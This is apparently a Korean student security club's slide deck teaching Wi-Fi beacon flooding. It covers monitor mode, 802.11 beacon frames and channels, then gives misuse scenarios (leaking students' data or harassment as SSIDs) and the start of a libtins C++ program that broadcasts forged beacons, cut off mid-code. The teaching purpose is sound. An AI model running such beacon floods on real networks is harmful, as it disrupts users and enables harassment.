Beacon Flooding

중부대 SCP 정보보안 동아리

92113566 1학년 부원 노무승

원래는...

3-2. 인적 구성 계획 (1)

1. 가능한 오프라인 지향.
   (거리두기 단계별 4인, 6인, 8인 분리 구성)

어 잠시만 ???

어차피 주간 발표는 부원 전체가 참여하는데

이 때 프로젝트 강의 겸 진행 해버리자!

목차

0. 단어 정리

0-1. 단어정리

AP(Access Point) :
와이파이 기지국을 여는 기기
(ex. 공유기, 스마트폰(핫스팟))

STN(Station) :
와이파이 기지국에 접속하는 기기
(ex. 스마트폰, 노트북, ...)

0-2. 단어정리

SSID(Service Set Identifier) :
그냥 와이파이 이름임 ㅇㅇ

BSSID(Basic Service Set ID) :
그냥 와이파이 맥주소(MAC)임 ㅇㅇ

MAC(Media Access Control Address):
네트워크 기기의 고유 번호임 ㅇㅇ
(ex. 특정 랜카드의 MAC → 11:11:11:11:11:11)

1. 모니터 모드

1.1. 모니터 모드(Monitor Mode)란?

먼저 **무선 랜카드** 모드 중에는 **매니지드 모드**(Managed Mode)와 **모니터 모드**(Monitor Mode)가 있다.
무선 랜카드는 기본적으로는 매니지드 모드로 동작하며, 지원을 하는 경우 모니터 모드로 전환할 수 있다.
하지만 모니터 모드 전환을 지원하는 무선 랜카드의 종류는 한정되어 있다.

1.1. 모니터 모드(Monitor Mode)란?

매니지드 모드(Managed Mode)란?

가장 기본적인 형태의 모드로, AP와 연결하거나, AP로 동작 가능한 모드이다.

모니터 모드(Monitor Mode)란?

모니터 모드(Monitor Mode)란 IEEE 802.11(와이파이 규약) 패킷을 송수신 할 수 있는 모드를 말한다.
부가적으로 IEEE 802.11은 와이파이에서 사용하는 통신 규약(프로토콜)으로 이해하면 된다.

출처 : [802.11] 랜카드 - 모니터 모드(Monitor Mode)란?
https://blog.naver.com/nms200299/222259739386 (필자 블로그임)

1.2. 알아야하는 이유

왜 모니터 모드(Monitor Mode)를 알아야 하는가?

1. 이 때까지는 매니지드 모드로 사용하다, 모니터 모드로 전환하여 802.11 패킷을 분석해보면 와이파이 기술에 대해 더 깊이 이해할 수 있게 된다.

2. 802.11 패킷은 어딘가 모르게 헛점이 많다. 무선 랜카드를 모니터 모드로 전환하면 와이파이 프로토콜(IEEE 802.11) 자체의 설계 취약점을 공략하여 와이파이를 다양하게 공격할 수 있게 된다.

출처 : [802.11] 랜카드 - 모니터 모드(Monitor Mode)란?
https://blog.naver.com/nms200299/222259739386 (필자 블로그임)

1.3. 모니터 모드 전환 방법 (우분투)

랜카드를 모니터 모드로 변경하는 방법

```
root@root:/home/nms200299# ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.35.174  netmask 255.255.255.0  broadcast 192.168.35.255
        inet6 fe80::f678:34b0:f535:e123  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:f2:fc:98  txqueuelen 1000  (Ethernet)
        RX packets 2599  bytes 3711720 (3.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 692  bytes 81051 (81.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 89  bytes 8506 (8.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 89  bytes 8506 (8.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlxec086b1353a9: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether ec:08:6b:13:53:a9  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
ifconfig
```

출처 : [802.11] 랜카드 - 모니터 모드(Monitor Mode)란?
https://blog.naver.com/nms200299/222259739386 (필자 블로그임)

1.3. 모니터 모드 전환 방법 (우분투)

```
root@root:/home/nms200299# ifconfig wlxec086b1353a9 down
root@root:/home/nms200299# iwconfig wlxec086b1353a9 mode  monitor
root@root:/home/nms200299# ifconfig wlxec086b1353a9 up
```

```
ifconfig [랜카드 인터페이스 이름] down
iwconfig [랜카드 인터페이스 이름] mode monitor
ifconfig [랜카드 인터페이스 이름] up
```

랜카드 인터페이스를 모니터 모드로 전환하기 위해 먼저 비활성화 해두고,
iwconfig 명령어로 모니터로 전환 한 후, 다시 활성화를 시킨다.

출처 : [802.11] 랜카드 - 모니터 모드(Monitor Mode)란?
https://blog.naver.com/nms200299/222259739386 (필자 블로그임)

1.3. 모니터 모드 전환 방법 (우분투)

```
root@root:/home/nms200299# iwconfig wlxec086b1353a9
wlxec086b1353a9  IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

```
iwconfig [랜카드 인터페이스 이름]
```

iwconfig 명령어를 통해 확인해보면 Mode가 Monitor로 표시되어 정상적으로 모니터 모드로 전환한 것을 볼 수 있다. 만약 매니지드 모드일 경우 Managed로 표시 된다.

출처 : [802.11] 랜카드 - 모니터 모드(Monitor Mode)란?
https://blog.naver.com/nms200299/222259739386 (필자 블로그임)

1.4. 모니터 모드 지원 랜카드(국내 모델)

VS

2.4Ghz

2.4Ghz & 5.8Ghz

2. IEEE 802.11 개요

2.1. IEEE?

IEEE
Advancing Technology for Humanity

전기전자공학자협회(Institute of Electrical and Electronics Engineers).

우리가 통신 규약(약속)을 정할테니

너네는 그것을 알아서 지켜서 통신하렴.

2.2. IEEE 802.11?


와이파이 통신 규약

간략히 802.11b, 802.11g, 802.11n, 802.11ac, ... 존재

C언어에서 .을 네이밍에 사용할 수 없어서 Dot11 등으로 사용함.

3. 와이파이 연결 과정

3.1. 와이파이 연결 과정



1~3. 탐색


Passive Scan / Active Scan

(Beacon) (Prob Req)

4~5. 인증

6~7. 결합

3.2. 탐색 프레임을 관찰해보자




```
CH  9 ][ Elapsed: 0 s ][ 2021-03-01 13:02

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

BA:A9:4F:68:0A:D2  -24       11        0    0   2  270   WPA2 CCMP   PSK  <length:  7>
08:5D:DD:2B:74:C1  -83        3        0    0   1  130   WPA  TKIP   PSK  <length: 17>
08:5D:DD:2B:74:C2  -81        3        0    0   1  130   WPA2 CCMP   PSK  U+Net74C4
B4:A9:4F:68:0A:D2  -68       18        0    0   2  270   WPA2 CCMP   PSK  SK_WiFiGIGA0ACF

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

Quitting...
```

airodump-ng을 통하여 beacon,
probe req, probe res,
data frame을 확인할 수 있음.


출처 : [802.11] airodump-ng로 와이파이 정보 보기
https://blog.naver.com/nms200299/222263123166 (필자 블로그임)

3.3. 와이파이 채널?



와이파이에는 전파의 물리적 간섭을 최소화하기 위해
채널이라는 개념이 존재함.


3.3. 와이파이 2.4Ghz 채널



2.4Ghz 대역은 1~14 채널로 각각의 세부 주파수 대역이 나눠져 있음.

채널 ID	중심주파수 (GHz)	북미	유럽	한국
1	2.412	x	x	x
2	2.417	x	x	x
3	2.422	x	x	x
4	2.427	x	x	x
5	2.432	x	x	x
6	2.437	x	x	x
7	2.442	x	x	x
8	2.447	x	x	x
9	2.452	x	x	x
10	2.457	x	x	x
11	2.462	x	x	x
12	2.467		x	x
13	2.472		x	x
14	2.484			

3.3. 와이파이 5.8Ghz 채널?



5.8Ghz 대역은 채널이 순차적이진 않음.

3.3. 와이파이 채널에 관해 알아야 할 점

일반적으로 랜카드에서 와이파이 채널을 지정하면
그 채널을 기준 삼아 802.11 Frame 송수신을 진행함.

즉. 11번 채널을 사용하는 AP에 특정 Frame을 송수신하려면
STN의 랜카드도 11번 채널로 지정해야 함.

iwconfig [랜 인터페이스 이름] ch [채널 명]
리눅스에서 위 명령어로 와이파이 채널 변경 가능

3.4. 그런데 스마트폰은 어떻게 모든 AP를 찾아내지?

채널 호핑(Channel Hopping)

간단하게 설명하여
모든 채널을 전부 순회하며 Frame을 수집함.

4. Beacon Frame 이란?

4.1. Beacon Frame 이란?

- AP(공유기)가 자신의 존재를 알리기 위해서 발송하는 프레임(L2 계층).
- AP(공유기)에서 1초 10번 (100ms) 전송함.


4.1. Beacon Frame 이란?

저런 와이파이 리스트 모두

AP(공유기)가 Beacon Frame을 보내고

STN(스마트폰)이 잡아서 출력하는 방식임.

4.2. Beacon Frame 훑어보기



출처: lactea.kr
(내가 직접 패킷 캡처하기 매우 귀찮기 때문에 다른 블로거 사진으로 대체)

대충 요러한 정보들이 들어있다.
자세한 정보는 직접 와이어 샤크를 통해 분석해보자.

4.3. Radio Tab 헤더 (TMI)

RadioTab 헤더

RadioTab 헤더는 802.11 패킷을 송수신 할 때 도움되는 추가 정보를 담은 헤더이며,
IEEE 802.11(와이파이 프로토콜) 표준은 아니지만 사실상 표준으로 자리 잡고 있다.

RadioTab 헤더는 **리틀엔디언**(little endian) 방식을 따른다.

출처 : [802.11] RadioTab Header(헤더) 분석
https://blog.naver.com/nms200299/222267279476 (필자 블로그임)

4.3. Radio Tab 헤더 (TMI)

> 얘가 왜 중요한데?

RadioTab 헤더 자체가 부가적으로 붙여지는 정보이기 때문에 802.11 패킷을 송신, 즉 인젝션 할 때는 크게 중요하지 않을 수도 있다. 하지만 802.11 패킷을 수신할 때 가장 먼저 보이는 헤더가 바로 RadioTab 헤더이며, RadioTab 헤더의 길이는 **랜카드에 따라 유동적**이기 때문에 중요하다.

RadioTab 헤더에는 많은 정보가 있지만 중요한거 하나만 말해보자면 airodump-ng 에서 출력해주는 정보 중, Antenna Signal 즉, **안테나의 신호 세기인 dbm 정보**가 담겨 있다.

출처 : [802.11] RadioTab Header(헤더) 분석
https://blog.naver.com/nms200299/222267279476 (필자 블로그임)

5. Beacon Flooding 이란?

5.1. Beacon Flooding 이란?

옆 짤은 진혹거지만 대충 요로코롬

해커가 Beacon Frame을 조작하여 뿌리면

와이파이를 마음대로 추가 할 수 있다.

아 그냥 저게 끝임?

5.2. Beacon Flooding 범죄 시나리오

1. 누군가 중부대 학사 정보를 털어 학생들의 개인정보를 SSID로 하여 Beacon Flooding을 날림.

2. 누군가 특정 대상에 대한 비방(조롱, 욕설, 성희롱, 사생활 폭로, ...)을 SSID로 하여 Beacon Flooding을 날림.

5.3. 추적 가능?

어려움.

해당 Beacon Frame의 dbm 정보를 이용해 Beacon를 쏘는 장소를 대략적으로 특정 가능.

하지만 위치를 찾기 전에 해커가 Beacon 송신을 중단한다면?

▶ 더 이상 Beacon의 dbm 정보로 추적은 불가능.

▶ 근처 CCTV를 찾아서 누군가 노트북에 랜카드를 달고 있는지 확인하는게 유일.

6. 자 이걸 구현해봅시다

6.1. libtins 라이브러리

상세

- libtins를 설치하고 예제를 직접 따라해 보면서 사용 방법을 익힌다.

```
sudo apt install cmake libtest-dev libssl-dev
git clone https://github.com/mfontanini/libtins.git
cd libtins
git tag
git checkout <latest tag>
mkdir build
cd build
cmake ..
make -j4
sudo make install
sudo cp /usr/local/lib/libtins* /usr/lib
```

```cpp
#include <unistd.h>
#include <list>
#include <tins/tins.h>

using namespace std;
using namespace Tins;

int main()
{
  list<string> ssidList {
    "1.길길이",
    "2.엄청잘생김",
    "3.서울에서제일잘생김",
    "4.한국에서제일잘생김",
    "5.세상에서제일잘생김",
    "6.완전짱인듯"
  };
  list<string>::iterator it = ssidList.begin();
  while (true) {
    RadioTap tap;

    Dot11::address_type ap        = "00:11:22:33:44:55";
    Dot11::address_type broadcast = "ff:ff:ff:ff:ff:ff";
    Dot11Beacon beacon(broadcast, ap);
    beacon.addr4(ap);
    beacon.ssid(*it);
    beacon.ds_parameter_set(10);
    beacon.supported_rates({ 1.0f, 5.5f, 11.0f });
    tap.inner_pdu(beacon);

    PacketSender sender("wlan0");
